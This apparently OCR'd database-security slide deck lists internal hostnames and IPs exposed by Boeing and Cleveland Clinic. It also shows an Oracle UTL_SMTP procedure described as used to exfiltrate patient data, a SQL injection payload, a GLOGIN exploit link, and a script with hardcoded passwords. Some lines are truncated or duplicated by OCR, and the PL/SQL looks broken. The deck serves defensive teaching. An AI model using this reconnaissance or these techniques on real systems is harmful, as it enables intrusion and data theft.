
The Boeing Company: From the Bothell Hilton Garden Inn

```
-- sample of 56 exposed IPs
130.76.32.044 - blv-crp-02.boeing.com
130.76.32.045 - blv-cbpn-02.boeing.com
130.76.32.051 - blv-csrp-04a.boeing.com
130.76.32.052 - blv-sec-cert-rp.boeing.com
130.76.32.053 - blv-vn-03.boeing.com
130.76.32.054 - blv-vabsd.esddh.boeing.com
130.76.32.055 - blv-smdac.esddh.boeing.com
130.76.32.072 - ciemftste1ift1.boeing.com
130.76.32.073 - blv-psxms1-01.boeing.com
130.76.32.074 - ciemftste2ift1.boeing.com
130.76.32.075 - dhcp17a.boeing.com
130.76.32.077 - ciemftste1ift2.boeing.com
130.76.32.103 - bcag-fwal-01.boeing.com
130.76.32.106 - igx33-03-12bb5-a.boeing.com
130.76.32.108 - igx33-03-12bb5-c.boeing.com
130.76.32.112 - blv-mbf-01.boeing.com
130.76.32.113 - nt-ops-12.beds.boeing.com
130.76.32.116 - blv-sw-01.boeing.com
130.76.32.244 - blv-prprd.esddh.boeing.com
```

```
-- all 19 exposed IPs
130.76.184.016 - gtmx50-115-a.boeing.com
130.76.184.101 - southwest1-pre.mobile.connect.boeing.com
130.76.184.106 - phxntpx1.ntp.boeing.net
130.76.184.107 - phxptp1.ntp.boeing.net
130.76.184.122 - cite-mbf.boeing.com
130.76.184.123 - cite-bpn.boeing.com
130.76.184.124 - cite-cert-bpn.boeing.com
130.76.184.138 - www-prd-12.exi.boeing.com
130.76.184.139 - www-prd-13.exi.boeing.com
130.76.184.158 - southwest2.connect.boeing.com
130.76.184.170 - phx-mbsin-01.mbs.boeing.net
130.76.184.171 - phx-mbsin-02.mbs.boeing.net
130.76.184.172 - phx-mbsin-03.mbs.boeing.net
130.76.184.173 - phx-mbsin-04.mbs.boeing.net
130.76.184.178 - phx-mbsout-01.mbs.boeing.net
130.76.184.179 - phx-mbsout-02.mbs.boeing.net
130.76.184.212 - phxdnsxp01.dns.boeing.net
130.76.184.217 - phxdnsxr01.dns.boeing.net
130.76.184.222 - phxdnsexnr01.dns.boeing.net
```

- Want to guess what "sec-cert" is? ... I bet it stands for Security Certification
- How about "dhcp17a"? ... I bet it is a DHCP server
- What is "bcag-fwal-01"? ... I bet it is a firewall at Boeing Commercial Airplane Group
- What are the odds that every server at Boeing in Phoenix is connected to NTP and DNS?

Cleveland Clinic: From Room 17 at the IX Center



```
192.35.79.017 - b2b.ccf.org
192.35.79.032 - sgn.ccf.org
192.35.79.034 - www.clevelandclinicexpresscare.org
192.35.79.035 - ns5.ccf.org
192.35.79.036 - sso.ccf.org
192.35.79.037 - testfederate.ccf.org
192.35.79.041 - wam.ccf.org
192.35.79.042 - illiad.clevelandclinic.org
192.35.79.043 - federate.ccf.org
192.35.79.046 - devfederate.ccf.org
192.35.79.047 - devwam.ccf.org
192.35.79.050 - vpn.ccf.org
192.35.79.053 - testwam.ccf.org
192.35.79.056 - meg.ccf.org
192.35.79.057 - mat.ccf.org
192.35.79.062 - sftp.ccf.org
192.35.79.067 - f5vpn.ccf.org
192
192
192
192
192
192
192.35.79.103 - lawtst.ccf.org
192.35.79.107 - rpad.ccf.org
192.35.79.110 - mkt.ccf.org
192.35.79.116 - webmail.ccf.org
192.35.79.117 - formsowa.ccf.org
192.35.79.125 - secureproxy.ccf.org
192.35.79.127 - cancer.ostrichconsortium.org
192.35.79.136 - media.360-5.com
192.35.79.137 - myrefills.clevelandclinic.net
192.35.79.138 - www.lifestyleeap.com
192.35.79.139 - www.clevelandclinicwellness.com
192.35.79.140 - mychart.clevelandclinic.org
```

```
192.35.79.141 - services.360-5.com
192.35.79.142 - aig1.ccf.org
192.35.79.143 - aig3.ccf.org
192.35.79.144 - sts3.ccf.org
192.35.79.148 - mpc.clevelandclinic.org
192.35.79.149 - 4cornershome.ccf.org
192.35.79.150 - exmobile.ccf.org
192.35.79.151 - mobileiron1-test.ccf.org
192.35.79.152 - ishuttletest.ccf.org
192.35.79.154 - 4cornershometest.ccf.org
192.35.79.156 - www52.clevelandclinic.or
192.35.79.159 - exmobile-ext.ccf.org
192.35.79.163 - ccsfte.ccf.org
192.35.79.171 - apigee-southbound.ccf.or
192.35.79.172 - sts.ccf.org
192.35.79.174 - mdm2.ccf.org
192.35.79.176 - sshhost.bio.ri.ccf.org
192.35.79.184 - mail.ccf.clevelandclinicwellness.com
192.35.79.185 - lyncweb.ccf.org
192.35.79.186 - meet.ccf.org
192.35.79.187 - dialin.ccf.org
192.35.79.188 - lyncdiscover.ccf.org
192.35.79.190 - xmpp.ccf.org
192.35.79.191 - lyncwc.ccf.org
192.35.79.192 - lyncav.ccf.org
192.35.79.193 - sip.ccf.org
192.35.79.194 - lyncwc.ccf.org
192.35.79.196 - mficorelab.ccf.org
192.35.79.197 - lyncav.ccf.org
192.35.79.202 - itview.ccf.org
```

```
192.35.79.194 - lyncwc.ccf.org
192.35.79.196 - mficorelab.ccf.org
192.35.79.197 - lyncav.ccf.org
192.35.79.202 - itview.ccf.org
192.35.79.204 - cc-clssh51.ccf.org
192.35.79.206 - 4corners.ccf.org
192.35.79.207 - 4cornerslite.ccf.org
192.35.79.215 - oorf.ccf.org
192.35.79.227 - alchemist.lerner.ccf.org
192.35.79.228 - postel.lerner.ccf.org
192.35.79.229 - roadrunner.lerner.ccf.org
192.35.79.232 - simvitro.clevelandclinic.org
192.35.79.236 - gajema.clevelandclinic.org
192.35.79.237 - chnquality.ccf.org
192.35.79.238 - cchseastnci.ccf.org
192.35.79.241 - mympc.clevelandclinic.org
192.35.79.244 - ccsfpd.ccf.org
rg
51.ccf.org
rement.ccf.org
```

What should concern you is not just what I can see from an Oracle Database without no credentials.

What should concern you is what anyone inside your organization can see from inside your network.

UTL_SMTP

UTL_SMTP


- Can be used to send emails from inside the database
- By default execute is granted to PUBLIC
- It takes only this much code to send the results of a query to an internal or external email address
- In Microsoft SQL Server execute is also granted to PUBLIC and it takes less code than this
- I was brought in on a very serious breach where this was used to exfiltrate PII and PHI data

```
CREATE OR REPLACE PROCEDURE send_mail (
 mailhost   CONSTANT VARCHAR2(30)  := 'smtp01.us.oracle.com';
 crlf       CONSTANT VARCHAR2(2):= CHR(13) || CHR(10);
 pSender             VARCHAR2,
 pRecipient          VARCHAR2,
 pSubject            VARCHAR2,
 pMessage            VARCHAR2) AUTHID CURRENT_USER IS
 mesg                VARCHAR2(1000);
 mail_conn           utl_smtp.connection;
BEGIN
   mail_conn := utl_smtp.open_connection(mailhost, 25);
   mesg := 'Date: ' ||
        TO_CHAR( SYSDATE, 'dd Mon yy hh24:mi:ss') || crlf ||
           'From: <'|| pSender ||'>' || crlf ||
           'Subject: '|| pSubject || crlf ||
           'To: '||pRecipient || crlf || '' || crlf || pMessage;
   utl_smtp.helo(mail_conn, mailhost);
   utl_smtp.mail(mail_conn, pSender);
   utl_smtp.rcpt(mail_conn, pRecipient);
   utl_smtp.data(mail_conn, mesg);
   utl_smtp.quit(mail_conn);
EXCEPTION
  WHEN OTHERS THEN NULL;
END send_mail;
/
```

SQL Injection

This is a SQL Injection Attack

- Birmingham, England, United Kingdom



Native Behavior Underpinning Some SQL Injection Attacks

- Databases will resolve what is enclosed inside parenthesis before executing a statement

```
SQL> SELECT (SELECT 'Dan' FROM DUAL) || (SELECT ' ' FROM DUAL) || (SELECT 'Morgan' FROM dual) AS fname
  2  FROM (SELECT 'DUAL' FROM dual)
  3  WHERE (SELECT 1 FROM dual) = (SELECT 1 FROM dual)
  4  AND (SELECT 2 FROM dual) BETWEEN (SELECT 1 FROM dual) AND (SELECT 3 FROM dual)
  5  AND NVL((SELECT NULL FROM dual), (SELECT 'z' FROM dual)) = (SELECT 'z' FROM dual)
  6* ORDER BY (SELECT 1 FROM dual);

RESULT
------------
Dan  Morgan
```

- Also nested within parentheses could be a simple statement such as "GRANT DBA TO" and the database, would execute it

Successful SQL Injection Often Looks Like This

- The valid password is "MySecret" ... 1 means TRUE

```
BEGIN
  validate_pwd('SELECT COUNT(*) FROM auth_user WHERE pwd_id = ''MySecret''');
END;
/
1
```

- In the second example we provide an invalid password ... 0 means FALSE

```
BEGIN
  validate_pwd('SELECT COUNT(*) FROM auth_user WHERE pwd_id = ''No Clue''');
END;
/
0
```

- In the third example we perform SQL Injection

```
BEGIN
  validate_pwd('SELECT COUNT(*) FROM auth_user WHERE pwd_id = ''No Clue'' OR ''1'' = ''1''');
END;
/
1
```

- In Oracle a built-in package, DBMS_ASSERT, blocks SQL Injection ... using it is free ... but almost no one uses it

GLOGIN

The GLOGIN Attack

- This attack will work on every Oracle Database you have in your organization
- No commercial product can stop it
- It was first published in a book in 2002
- It has subsequently been published in a 2012 book
- It can also be found, if you know where to look on the web

- I will live demo it

- For more information:
  https://www.dbsecworx.com/res_code/glogin_exploit.html

Please Stop Making It So Easy
Adopt A Secure Configuration

Both of These Train Wrecks Were Avoidable

```
DIR=/opt/oracle/scripts
. /home/oracle/.profile_db

DB_NAME=hrrpt
ORACLE_SID=$DB_NAME"1"
export ORACLE_SID

SPFILE=`more $ORACLE_HOME/dbs/init$ORACLE_SID.ora | grep -i spfile`
PFILE=$ORACLE_BASE/admin/$DB_NAME/pfile/init$ORACLE_SID.ora
LOG=$DIR/refresh_$DB_NAME.log
RMAN_LOG=$DIR/refresh_$DB_NAME"_rman".log

PRD_PWD=sys_pspr0d
PRD_SID=hrprd1
PRD_R_UNAME=rman_pshrprd
PRD_R_PWD=pspr0d11
PRD_BK=/backup/hrprd/rman_bk
SEQUENCE=`grep "input archive log thread" $PRD_BK/bk.log | tail -1 | awk '{ print $5 }'`
THREAD=`grep "input archive log thread" $PRD_BK/bk.log | tail -1 | awk '{ print $4 }'`

BK_DIR=/backup/$DB_NAME/rman_bk
EXPDIR=/backup/$DB_NAME/exp
DMPFILE=$EXPDIR/exp_sec.dmp
IMPLOG=$EXPDIR/imp_sec.log
EXPLOG=$EXPDIR/exp_sec.log
EXP_PARFILE=$DIR/exp_rpt.par
IMP_PARFILE=$DIR/imp_rpt.par

uname=rman_pshrprd
pwd=pspr0d11

rman target sys/$PRD_PWD@$PRD_SID catalog $PRD_R_UNAME/$PRD_R_PWD@catdb auxiliary / << EOF > $RMAN_LOG
  run{
     set until $SEQUENCE $THREAD;
     ALLOCATE AUXILIARY CHANNEL aux2 DEVICE TYPE DISK;
     duplicate target database to $DB_NAME;
  }
EOF
```

```
$ find "pwd" *
$ grep -ril "pwd" /app/oracle/*
$ ack pwd
```

Wrap Up

Our New Reality

- There isn't a lot of room in IT for Conscientious Objectors

- If you don't want to be victim ... join the fight to secure data

```
SELECT more_information
FROM zionesolutions.com
WHERE topic = 'Security'
AND expertise = 'Database';
```

Thank you

email: dmorgan@zionesolutions.com